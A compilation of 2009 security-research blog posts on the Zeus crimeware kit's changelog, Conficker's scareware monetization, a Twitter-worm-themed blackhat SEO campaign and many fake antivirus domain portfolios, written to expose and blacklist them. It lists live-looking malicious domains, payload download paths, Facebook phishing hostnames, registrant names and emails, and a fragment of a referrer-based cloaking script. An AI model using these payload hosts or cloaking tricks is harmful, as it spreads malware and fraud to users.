20. http://ddanchev.blogspot.com/2008/08/fake-celebrity-video-sites-serving.html

21. http://ddanchev.blogspot.com/2009/02/fake-celebrity-video-sites-serving.html

22. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

23. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

24. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

1003



Inside a Zeus Crimeware Developer's To-Do List (2009-04-08 20:39)

Every then and now I get asked a similar question in regard to crimeware kits - which is the latest version of a particular crimeware/web malware exploitation kit?

The short answer is - I don't know. And I don't know not because I'm a victim of an outdated situational

awareness, but due to the fact that nowadays third-party developers are so actively tweaking it that coming up with a version number would be inaccurate from my perspective. Therefore, whenever I provide such a version number, I try to emphasize and provide practical examples of how the current decentralization of coding from the core authors to third-party developers and, of course, scammers brand jacking the Zeus brand, is making the answer a little bit more complex than it may seem at the first place.

For instance, cybercriminals themselves have been capitalizing on this situation during the last two quarters, by speculating with the version numbers and offering backdoored copies of non-existent Zeus releases, [1]in a attempt to hijack their Zeus botnets at a later stage – a practice that [2]phishers have been taking advantage of for a while. Anyway, once I'm able to sort of cluster a particular third-party developer's persistence in tweaking the Zeus crimeware kit, an interesting picture emerges. For instance, a team member from a third-party developer of backend systems for botnets that came up with the [3]built-in MP3 player in a Zeus release, is also directly involved 1004



in developing the backend system and GUI for [4]the Chimera botnet which the British Broadcasting Corporation purchased last month.

Let’s discuss the way the version number system in the Zeus crimeware, before we take a peek at a recent

CHANGELOG, and a future TO-DO list from one of the third-party developers. Zeus version a.b.c.d means that

change in A stands for a complete change in the bot, B stands for major changes that make previous bot versions incompatible, C stands for modifications and performance boosting, and D is a prophylactic change in order to avoid antivirus solutions from detecting it.

The Q &A applied in Zeus can be easily seen by taking a peek at some of the changes that took place in December, 2008 :

*" **Change 10.12.2008***

- Documentation will no longer be available in a CHM format, instead in a plain-text format

- The bot is a now able to receive commands not only by using the send command function, but also during requests for files and logs changes

- Local data requests to the server and the configuration file can be encrypted with RC4 key depending on your choice

- In order to decrease the load on the server, a fully updated bot-to-server and server-to-bot communication protocol is introduced

1005

Change 20.12.2008

- Small error fixed when sending reports

- The size of the report cannot exceed 550 characters

- Error fixed in the bot due to low timeout for sending POST requests resulting in dropping requests for log files bigger than 1 MB

Change 2.03.2009

- Changed the default cryptor routines

- Updated process of building the bot

- Optimized compressed of the binary

- Rewritten the process of assembling the configuration file

- Changed the MyMSQL tables

- Fixed fonts in the panel due to bogus displaying of characters

- Updated Geolocation database"

The following "To-Do" list, pretty similar to another one which I discussed last year ([5]A Botnet Master's To-Do List). What's to come in the Zeus crimeware kit, at least courtesy of a sampled third-party developer? The following features have been in the works for several months now:

" - Compatibility with Windows Vista and Windows 7

- Improved WinAPI hooking

- Random generation of configuration files to avoid generic detection"

- Console-based builder

- Version supporing x86 processors

- Full IPv6 support

- Detailed statistics on antivirus software and firewalls installed on the infected machines"

The Zeus crimeware is not going away from the radar anytime soon, and the main reason for that is not the

fact that its exclusive features outperform the ones in the Limbo crimeware and the Adrenalin crimeware, but due to the fact that Zeus has a much bigger fan base, and well established third-party community around it.

Image courtesy of [6]Abuse.ch's Zeus Tracker – the one that [7]got DDoS-ed in February due to its apparent

usefulness.

Related posts:

[8]Crimeware in the Middle - Limbo

[9]Crimeware in the Middle - Adrenalin

[10]Crimeware in the Middle - Zeus

[11]76Service - Cybercrime as a Service Going Mainstream

[12]Zeus Crimeware as a Service Going Mainstream

[13]Modified Zeus Crimeware Kit Gets a Performance Boost

[14]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

[15]Zeus Crimeware Kit Gets a Carding Layout

[16]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

1. http://ddanchev.blogspot.com/2009/02/help-someone-hijacked-my-100k-zeus.html

2. http://blogs.zdnet.com/security/?p=1641

3. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

4. http://blogs.zdnet.com/security/?p=3045

1006

5. http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html

6. https://zeustracker.abuse.ch/monitor.php?filter=online

7. http://blogs.zdnet.com/security/?p=2596

8. http://ddanchev.blogspot.com/2009/03/crimeware-in-middle-limbo.html

9. http://ddanchev.blogspot.com/2009/02/crimeware-in-middle-adrenalin.html

10. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

11. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

12. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

13. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

14. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

15. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

16. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

1007



A Diverse Portfolio of Fake Security Software - Part Eighteen (2009-04-08 21:26)

With [1]Microsoft's latest Security Intelligence Report indicating that [2]scareware/fake security software continues growing, it's worth exposing some of the currently circulating rogue security software domains, their registrants, and the usual "Deja Vu" moment putting the spotlight on well-known RBN web properties, whose exposure demonstrates that some of the groups that I've been tracking are still alive and kicking, but this time are much more actively monetizing their cybercrime committing capabilities.

***avs-online-scan .org** (209.250.241.164) Oleg Bajenov Email: oleg.bajenov@gmail.com*

av-lookup .org

am-scan .com

1008

system-scan-1 .biz

sys-scanner-1 .biz

sys-scan-wiz .biz

scanner-wiz-1 .com

webwidesecurity .com *(94.247.3.3) Rosalind Lewis Email: RosalindRLewis@text2re.com*

webprotectionscan .com

greatvirusscan .com

beststabilityscans .com

todaybestscan .com *(174.129.241.185;*

174.129.244.106;

209.44.126.14) Elliott Cameron Email:

sup-

port@zitoclick.com; Anatolij Andreev Email: yeep33@gmail.com

thebestsecurityspot .com

securitytopagent .com

inetsecuritycenter .com

fullandtotalsecurity .com

activesecurityshield .com

getpcguard .com

websecurityvoice .com

onlinescanservice .com

scanalertspage .com

scanbaseonline .com

bestsecurityupdate .com

getsecuritywall .com

bestfiresfull .com

initialsecurityscan .com

websecuritymaster .com

runpcscannow .com

thegreatsecurity .com

truescansecurity .com

checkonlinesecurity .com

spy-protector-pro .com

DNS servers of notice:

ns1.ahuliard .com

ns2.ahuliard .com

ns1.fuckmoneycash .com

ns2.fuckmoneycash .com

ns1.zitodns .com

ns2.zitodns .com

Now comes the deja vu moment. At 174.129.241.185 and 174.129.244.106 we also have parked ***ilovemyloves .com*** *one of the [3]domains used in the iFrame attack during the " [4]Possibility Media's Malware Fiasco" back in 2007*

which was then parked at the RBN's HostFresh ifrastructure (58.65.239.28). Behind the malware campaign back then was the [5]New Media Malware Gang" ([6]Part Three; [7]Part Two and [8]Part One) which was not only using RBN

services, but was directly cooperating with the Storm Worm authors. Among their most recent campaigns was the groups direct involvement in the malware campaigns at [9]the Azerbaijanian Embassies in Pakistan and Hungary.

It gets even more interesting to see what they're up to in 2009, considering the fact that they have also parked domains used (174.129.241.185 and 174.129.244.106) in currently ongoing Facebook phishing campaign, which is 1009

switching themes from Match.com to Classmates.com :

facebook.shared.id-pegxaaei62.emberuiweb .765access.com

facebook.shared.id-0izlud0w6j.launchpad .765access.com

facebook.shared.id-6oxyclcpus.initiated .765access.com

facebook.shared.id-6xcse5q79c.usermanage .765access.com

facebook.shared.id-9q0bfta8bf.login .765access.com

facebook.shared.id-l8rz3d87j7.processlogon.765access.com

facebook.shared.id-m071qcxkf3.version.765access.com

facebook.shared.id-ao7zx28bhw.identification.765access.com

facebook.shared.id-usxeye68vn.secureconnection.765access.com

facebook.shared.id-lc9i4p09yi.disbursements.765access.com

facebook.shared.id-6y8nzpemkx.securedocuments.765access.com

facebook.shared.id-0u1o0e9gyj.cebmainservlet.765access.com

facebook.shared.id-4b16kzpiuk.ceptservlet.765access.com

facebook.shared.id-xqa6odo94z.content.765access.com

facebook.shared.id-5u10q3vp8q.completeserv.765access.com

facebook.shared.id-ql2fzhydat.intvitation.9845account.com

facebook.shared.id-5ajv5861qd.securedocuments.9845account.com

facebook.shared.id-3dcznhmord.statement.9845account.com

facebook.shared.id-o6lo04atww.statement.9845account.com

The group has clearly diversified its activities, but continues relying on its well known portfolio of domains as a foundation.

Related posts:

[10]A Diverse Portfolio of Fake Security Software - Part Seventeen

[11]A Diverse Portfolio of Fake Security Software - Part Sixteen

[12]A Diverse Portfolio of Fake Security Software - Part Fifteen

[13]A Diverse Portfolio of Fake Security Software - Part Fourteen

[14]A Diverse Portfolio of Fake Security Software - Part Thirteen

[15]A Diverse Portfolio of Fake Security Software - Part Twelve

[16]A Diverse Portfolio of Fake Security Software - Part Eleven

[17]A Diverse Portfolio of Fake Security Software - Part Ten

[18]A Diverse Portfolio of Fake Security Software - Part Nine

[19]A Diverse Portfolio of Fake Security Software - Part Eight

[20]A Diverse Portfolio of Fake Security Software - Part Seven

[21]A Diverse Portfolio of Fake Security Software - Part Six

[22]A Diverse Portfolio of Fake Security Software - Part Five

[23]A Diverse Portfolio of Fake Security Software - Part Four

[24]A Diverse Portfolio of Fake Security Software - Part Three

[25]A Diverse Portfolio of Fake Security Software - Part Two

[26]Diverse Portfolio of Fake Security Software

1. http://www.microsoft.com/security/portal/sir.aspx

2. http://blogs.zdnet.com/BTL/?p=15960

3. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

4. http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html

5. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

1010

6. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

7. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

8. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

9. http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

10. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

11. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

12. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

13. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

14. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

15. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

17. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

18. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

19. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

20. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

21. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

22. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

23. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

24. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

25. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

26. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

1011



Conficker's Scareware/Fake Security Software Business Model (2009-04-14 19:55)

It doesn't take a rocket scientist to conclude that sooner or later the people behind [1]the Conficker botnet had to switch to monetization phase, and start earning revenue by using well proven business models within the cybercrime ecosystem.

Interestingly – at least for the time being – there's no indication of mainstream advertising propositions offering partitioned pieces of the botnet, managed fast-fluxing services ([2]Managed Fast Flux Provider; [3]Managed Fast Flux Provider - Part Two), hosting of [4]scams and [5]spam, examples of which we've already seen related cases where a [6]money mule recruitment agency was using ASProx's fast-flux network services, next to [7]Srizbi's botnet managed spam service propositions.

How come? Pretty simple, starting from the fact that [8]scareware/fake security software as a monetization

process remains [9]the most liquid and efficiently monetized asset the underground economy has at its disposal. The scheme is so efficient that the money circulating within the affiliate networks are often an easy way for cybercriminals to quickly money launder large amounts of money in a typical win-win revenue sharing scheme.

1012



The [10]Conficker gang is monetization-aware, that's for sure. But they forget a simple fact - that in a cybercrime ecosystem visibility is not just proportional with decreased OPSEC ([11]Violating OPSEC for Increasing the Probability of Malware Infection), but also, that despite their risk-decreasing revenue sharing model, the " follow the money trail" practice becomes more and more relevant.

The most recent variant ([12]Net-Worm.Win32.Kido.js) is the group's second attempt to monetize the botnet,

following by the original Conficker variant's traffic converter connection [13]pushing fake security software. According to Aleks Gostev at Kaspersky Labs:

" One of the files is a rogue antivirus app, which we detect as FraudTool.Win32.SpywareProtect2009.s.

The

first version of Kido, detected back in November 2008, also tried to download fake antivirus to the infected machine.

And once again, six months later, we've got unknown cybercriminals using the same trick. The rogue software, SpywareProtect2009, can be found on ***spy-protect-***

2009.com., ***spywrprotect-2009.com***, ***spywareprotector-2009.com***. "

Regular researchers/law enforcement followers of [14]the Diverse Portfolio of Fake Security Software series are pretty familiar with the SpywareProtect brand. Therefore, it's time to familiarize ourselves with the rogue SpywareProtect through the revenue earning scheme the latest Conficker variant is using. Among the currently active/recently registered SpywareProtect portfolios are managed by ***Geraldevich Viktus*** *Email:* ***krutoymen2009@inbox.ru*** *and conveniently just like Kaspersky states, are all parked in Ukraine.*

*In case you remember according to SRI International's [15]Analysis of the Conficker worm, the authors did signal a national preference since the first release " randomly generates IP addresses to search for additional victims, filtering Ukraine IPs based on the GeoIP database. " and also " Conficker A incorporates a Ukraine-avoidance routine that causes the process to suicide if the keyboard language layout has been set to Ukrainian. " followed by a third Ukrainian lead, namely the fact that " on 27 December 2008 we stumbled upon two highly suspicious connection attempts that might link us to the malware authors. Specifically, we observed two Conficker B URL requests sent to a Conficker A Internet rendezvous point: * Connection 1: 81.23.XX.XX - Kyivstar.net, Kiev, Ukraine; Connection 2: 200.68.XX.XXX - Alternativagratis.com, Buenos Aires, Argentina."*

1013



SpywareProtect's current portfolio is hosted in Ukraine as follows:

spy-wareprotector2009 .com *(94.232.248.53) Ukraine Bastion Trade Group, AS48841, EUROHOST-AS Eurohost LLC*

spyware-protector-2009 .com

spy-protect-2009 .com

spywprotect .com

The second portfolio is also parked in Ukraine as follows:

sysguard2009 .com *(195.245.119.131) AS34187, RENOME-AS Renome-Service: Joint Multimedia Cable Network Odessa, Ukraine*

swp2009 .com

spwrpr2009 .com

alsterstore .com

adwareguard .net

1014

In a typical multitasking fashion, a connection between some of these very latest SpywareProtect portfolios (e.g ***spywrprotect-2009 .com****) can be established with Zeus crimeware campaigns, since particular droppers have been known to have been installing the scareware next to Zeus crimeware used to be hosted at the following locations:*

[16]capitalex .ws/adv.bin (213.155.10.176)

[17]cashtor .net/tor22/tor.bin (91.193.108.222)

[18]goldarea .biz/adv.bin (91.197.130.39)

It's also worth pointing out that every time the Conficker authors claim their payments from the affiliate network in question, they expose themselves which makes me wonder one thing. Are the hardcore Conficker authors directly earning revenue out of the scareware, or are they basically partitioning the botnet and selling it to someone who's monetizing it and naturally breaking-even out of their investment?

In a network whose activities will inevitably start converging with the rest of the cybercrime ecosystem's participants' activities – [19]the Waledac connection – it's crucual to keep the track-down-and-prosecute process as simple as possible. In this case - the Conficker authors'/customers of their botnet services [20]asset liquidity obsession, may easily end up in someone's $250k reward claim. Patience is a virtue.

1. http://blogs.iss.net/archive/conficker-easter.html

2. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

3. http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html

4. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

5. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

6. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

7. http://blog.fireeye.com/research/2009/02/into-the-srizbis-business-model.html

8. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

9. http://en.wikipedia.org/wiki/Liquidity

10. http://www.avertlabs.com/research/blog/index.php/2009/04/13/conficker-on-the-prowl-after-the-1st/

11. http://ddanchev.blogspot.com/2008/07/violating-opsec-for-increasing.html

12. http://www.viruslist.com/en/weblog?weblogid=208187654

13. http://blogs.zdnet.com/security/?p=2388

14. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

15. http://mtc.sri.com/Conficker/

16. https://zeustracker.abuse.ch/monitor.php?host=capitalex.ws

17. https://zeustracker.abuse.ch/monitor.php?host=cashtor.net

18. https://zeustracker.abuse.ch/monitor.php?host=goldarea.biz

19. http://countermeasures.trendmicro.eu/new-downadconficker-variant-spreading-over-p2p/

20. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware (2009-04-15 22:26)

Not necessarily in real-time ([1]Syndicating Google Trends Keywords for Blackhat SEO) but scareware/fake security software distributors quickly attempted to [2]capitalize on the anticipated traffic related to this weekend's [3]Twitter XSS worm StalkDaily/Mikeyy.

What's particularly interesting about this campaign, is not the fact that all of the currently active domains are operated by the same individual/group of individuals or that their blackhat SEO farms are growing to cover a much wider portfolio of keywords.

1016



*It's a tiny **usa.js** script (e.g **my1.dynalias .org/usa.js**) hosted on all of the domains, which takes advantage of a simple evasive practice - referrer checking in order to serve or not to serve the malicious content.*

*For instance, deobfuscated the script checks whether the user is coming from the following search engines **var se***

***= new Array("google", "msn", "aol.com", "yahoo", " comcast"); if (document.referrer)ref = document.referrer;** .*

If the user/researcher is basically wandering around, a blackhat SEO page with no malicious redirections would be served.

1017



The following are all of the currently active and participating domains/subdomains:

tran.tr.ohost .de

actual.homelinux .com

achyutheil.ac.ohost .de

aprln.getmyip .com

east.homeftp .org

my1.dynalias .org

my2.dynalias .org

my3.dnsalias .org

my5.webhop .org

1018



*The redirection process consists of two layers. The first one is redirecting to **hjgf .ru/go.php?sid=5** (88.214.198.25) and then to **msscan-files-antivir .com** (195.88.81.93), and the second one takes place through a well [4]known malicious doorway redirecting domain **hqtube .com/to _traf _holder.html** (88.85.66.116) that either serves a fake codec that's dropping the scareware, or [5]the scareware itself from **files.ms-load-av .com**. The rest of the scareware/fake security software domains participating in the campaigns are as follows:*

msscan-files-antivir .com *(195.88.81.93) - Coi Carol Email:* ***car0sta0@gmail.com***

hot-girl-sex-tube .com - *Erica Thomas Email:* ***gerrione@gmail.com***

msscan-files-antivir .com

msscanner-top-av .com - *Mui Arnold Email:* ***arnoebr@gmail.com***

msscanner-files-av .com

antivir-4pc-ms-av .com *- Jason Munguia Email:* ***jasmung@gmail.com***

The bottom line - the campaign looks like a typical event-based blackhat SEO portfolio diversification practice.

1. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

2. http://www.f-secure.com/weblog/archives/00001657.html

3. http://blogs.zdnet.com/security/?p=3125

4. http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html

5. http://www.virustotal.com/analisis/fca32caf4972d242542fa69619d07663

1019



A Diverse Portfolio of Fake Security Software - Part Nineteen (2009-04-16 17:24)

You know things are getting out of hand when the scareware ecosystem scales to the point when typosquatted

scareware domains offering removal services for the very same scareware distributed under multiple brands.

In response to the potential [1]Conficker-ization of the scareware business, part nineteen of the Diverse Portfolio of Fake Security Software is the most massive update since the series started, and with a reason - to [2]squeeze the cybercrime ecosystem, and ruin their [3]malicious economies of scale revenue [4]generation approaches.

Here are the most recent additions, with their associated registrant emails for clustering, cross-checking, and case building purposes:

1020



***vundofixtool .com** (174.132.250.194)*

remove-winpc-defender .com

remove-virus-melt .com

remove-ultra-antivir-2009 .com

remove-ultra-antivirus-2009 .com

remove-total-security .com

remove-system-guard .com

remove-spyware-protect-2009 .com

remove-spyware-protect .com

remove-spyware-guard .com

remove-personal-defender .com

remove-ms-antispyware .com

remove-malware-defender .com

remove-ie-security .com

remove-av360 .com

1021



remove-antivirus-360 .com

remove-a360 .com

av360removaltool .com

antivirus360remover .com

remove-winpc-defender .com

remove-virus-melt .com

remove-virus-alarm .com

remove-ultra-antivirus-2009 .com

remove-ultra-antivir-2009 .com

remove-total-security .com

gotipscan .com *(66.197.154.199) Robert Sampson Email: bausness@gmail.com*

scanline6 .com

scanstep6 .com

scanbest6 .com

goscandata .com

goscanhigh .com

true6scan .com

1022



any6scan .com

golitescan .com

gofanscan .com

gotipscan .com

gostarscan .com

goluxscan .com

goonlyscan .com

scan6step .com

goscanstep .com

scan6fast .com

scanline6 .info

scanlog6 .info

linescan6 .info

mainscan6 .info

log6scan .info

main6scan .info

addedantiviruslive .com *(94.247.2.215) Administrative Email: werracruz99008@gmail.com*

1023

searchrizotto .com

easyaddedantivirus .com

yourcountedantivirus .com

av-plus-support .com

yourguardonline .cn

easydefenseonline .cn

bestprotectiononline .cn

yourguardstore .cn

examinepoisonstore .cn

freecoverstore .cn

myexaminevirusstore .cn

bestexaminedisease .cn

yourfriskdisease .cn

friskdiseaselive .cn

bestdefenselive .cn

bigprotectionlive .cn

bigcoverlive .cn

easyserviceprotection .cn

easypersonalprotection .cn

myascertainpoison .cn

yourguardpro .cn

refugepro .cn

mycheckdiseasepro .cn

yourcheckpoisonpro .cn

bigdefense2u .cn

newguard4u .cn

mydefense4u .cn

bestcover4u .cn

1024



fullsecurityshield .com *(209.44.126.14) Gregory Bershk*
Email: bershkapull@gmail.com

greatsecurityshield .com

trustsecurityshield .com

anytoplikedsite .com

topsecurityapp .com

inetsecuritycenter .com

securitytopagent .com

thebestsecurityspot .com

topsecurity4you .com

fullandtotalsecurity .com

1025



extrantivirus.com *(94.75.209.11)*

rapid-antivir-2009.com

rapid-antivir2009.com

rapidantivirus2009.com

rapidantivirus09.com

rapidantivirus.com

ultraantivirus2009.com

soft-traffic.com

seresult.com *is a traffic management domain for the campaign (e.g* ***seresult .com/go.php?id=3466****) 1026*



greatstabilitytraceonline .com *(94.247.3.4) Jacquelyn Jain Email: jacquelynjjain@gmail.com*

beststabilityscan .com

beststabilityscans .com

esnetscanonline .com

greatstabilitytraceonline .com

greatvirusscan .com

networkstabilitytrace .com

onlinestabilityscanada .com

protectionexamine .com

quickstabilityscan .com

safetyexamine .com

stabilityinetscan .com

stabilitysolutionslook .com

swiftsafetyexamine .com

1027

webprotectionscan .com

webwidesecurity .com

scanmix4 .com *(63.146.2.92) Clifford Barton Email: learnico@gmail.com*

bestscan7 .com

goscandata .com

scan7live .com

new7scan .com

godatascan .com

gosidescan .com

goluxscan .com

goonlyscan .com

goscanstep .com

scantool4 .info

newscan4 .info

scannew4 .info

tool4scan .info

1028



exstra-av-scanner .net *(78.26.179.237) Joan Oglesby*
Email: extra.antivirus@gmail.com

msantivir-storage .com

ms-antivirus-storage .com

goodproantispyware .com

ms-antivir-scan .com

anispy-storage-ms .com

ms-av-storage-best .com

antivir-scanner-ms-av .com

msscan-files-antivir .com *(195.88.81.93)*

hot-girl-sex-tube .com

msscan-files-antivir .com

msscanner-top-av .com

msscanner-files-av .com

antivir-4pc-ms-av .com

1029



ultraantivirus2009 .com *(64.86.17.9)*

virusalarmpro .com

vmfastscanner .com

mysuperviser .com

pay-virusdoctor .com

virusmelt .com

payvirusmelt .com

mysupervisor .net

msscanner-top-av .com *(195.88.81.93)*

msscanner-files-av .com

antivir-4pc-ms-av .com

hot-girl-sex-tube .com

antivirus-av-ms-check .com *(78.26.179.131)*

antivirus-av-ms-checker .com

ms-anti-vir-scan .com

mega-antiviral-ms .com

extremetube09 .com *(94.247.2.7) Mariya Latinina Email: latinina40@gmail.com*

softupdate09 .com

extrafastdownload .com

myrealtube .net

1030

extraantivir .com *(206.53.61.74)*

no-as-scanner .com *(195.88.81.37) Roy Latoya Email: latoysmith@gmail.com*

pro-scanner-av-pc .com

tantispyware .com *(65.110.60.123; 65.110.60.122)*

webantispy .com

pantispyware09 .com

fastantivirus09 .com *(94.75.209.74)*

Blacklisting –until the domains themselves get suspended – the scareware domains proactively protects your

customers from the "final output" of a huge percentage of attacks taking advantage of [5]blackhat SEO, [6]SQL

injection, [7]site compromise, [8]malvertising, and [9]automatic abuse of Web 2.0 services through human-based CAPTCHA solving such as [10]Digg; [11]LinkedIn, [12]Bebo, [13]Picasa and ImageShack, [14]YouTube and [15]Google Video.

Related posts:

[16]A Diverse Portfolio of Fake Security Software - Part Eighteen

[17]A Diverse Portfolio of Fake Security Software - Part Seventeen

[18]A Diverse Portfolio of Fake Security Software - Part Sixteen

[19]A Diverse Portfolio of Fake Security Software - Part Fifteen

[20]A Diverse Portfolio of Fake Security Software - Part Fourteen

[21]A Diverse Portfolio of Fake Security Software - Part Thirteen

[22]A Diverse Portfolio of Fake Security Software - Part Twelve

[23]A Diverse Portfolio of Fake Security Software - Part Eleven

[24]A Diverse Portfolio of Fake Security Software - Part Ten

[25]A Diverse Portfolio of Fake Security Software - Part Nine

[26]A Diverse Portfolio of Fake Security Software - Part Eight

[27]A Diverse Portfolio of Fake Security Software - Part Seven

[28]A Diverse Portfolio of Fake Security Software - Part Six

[29]A Diverse Portfolio of Fake Security Software - Part Five

[30]A Diverse Portfolio of Fake Security Software - Part Four

[31]A Diverse Portfolio of Fake Security Software - Part Three

[32]A Diverse Portfolio of Fake Security Software - Part Two

[33]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

2. http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html

3. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

4. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

5. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

6. http://ddanchev.blogspot.com/2009/01/domains-serving-internet-explorer-zero.html

7. http://ddanchev.blogspot.com/2009/01/embedding-malicious-iframes-through.html

8. http://ddanchev.blogspot.com/2008/02/malicious-advertising-malvertising.html

9. http://blogs.zdnet.com/security/?p=1835

10. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

11. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

12. http://blogs.zdnet.com/security/?p=2097

13. http://blogs.zdnet.com/security/?p=1852

14. http://blogs.zdnet.com/security/?p=2695

15. http://blogs.zdnet.com/security/?p=2433

16. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

17. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

18. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

19. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

20. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

21. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

22. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

23. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

24. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

25. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

26. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

27. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

28. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

29. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

30. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

31. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

32. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

33. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

1032



A CCDCOE Report on the Cyber Attacks Against Georgia (2009-04-16 19:20)

Following the coverage of my "[1]Coordinated Russia vs Georgia cyber attack in progress" research in the [2]Georgian government's official report "[3]Russian Cyberwar on Georgia" (on page 4), I was very excited to find out that a report by [4]NATO's Cooperative Cyber Defense Centre of Excellence entitled "[5]Cyber Attacks Against Georgia: Legal Lessons Identified" and authored by Eneken Tikk, Kadri Kaska, Kristel Rünnimeri, Mari Kert, Anna-Maria Tali-härm, Liis Vihul, is not only [6]quoting me extensively, but has also reproduced the entire research within the Annexes.

Looks great!

Recommended reading:

[7]DDoS Attack Graphs from Russia vs Georgia's Cyberattacks

1033

[8]The Russia vs Georgia Cyber Attack

[9]Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth

[10]People's Information Warfare Concept

[11]Combating Unrestricted Warfare

[12]The Cyber Storm II Cyber Exercise

[13]Chinese Hacktivists Waging People's Information Warfare Against CNN

[14]The DDoS Attacks Against CNN.com

[15]China's Cyber Espionage Ambitions

[16]North Korea's Cyber Warfare Unit 121

[17]Chinese Hackers Attacking U.S Department of Defense Networks

[18]Electronic Jihad v3.0 - What Cyber Jihad Isn't

[19]Electronic Jihad's Targets List

[20]A Cyber Jihadist DoS Tool

[21]Teaching Cyber Jihadists How to Hack

[22]Empowering the Script Kiddies

[23]OSINT Through Botnets

[24]Corporate Espionage Through Botnets

[25]Malware Infected Hosts as Stepping Stones

[26]Hacktivism Tensions - Israel vs Palestine Cyberwars

[27]The Current, Emerging, and Future State of Hacktivism

[28]Internet PSYOPS - Psychological Operations

1. http://blogs.zdnet.com/security/?p=1670

2. http://ddanchev.blogspot.com/2008/10/ddos-attack-graphs-from-russia-vs.html

3. http://georgiaupdate.gov.ge/doc/10006744/CYBERWAR-%20fd_2_new.pdf

4. http://transnet.act.nato.int/WISE/TNCC/CentresofE/CCD

5. http://www.carlisle.army.mil/DIME/documents/Georgia%201%200.pdf

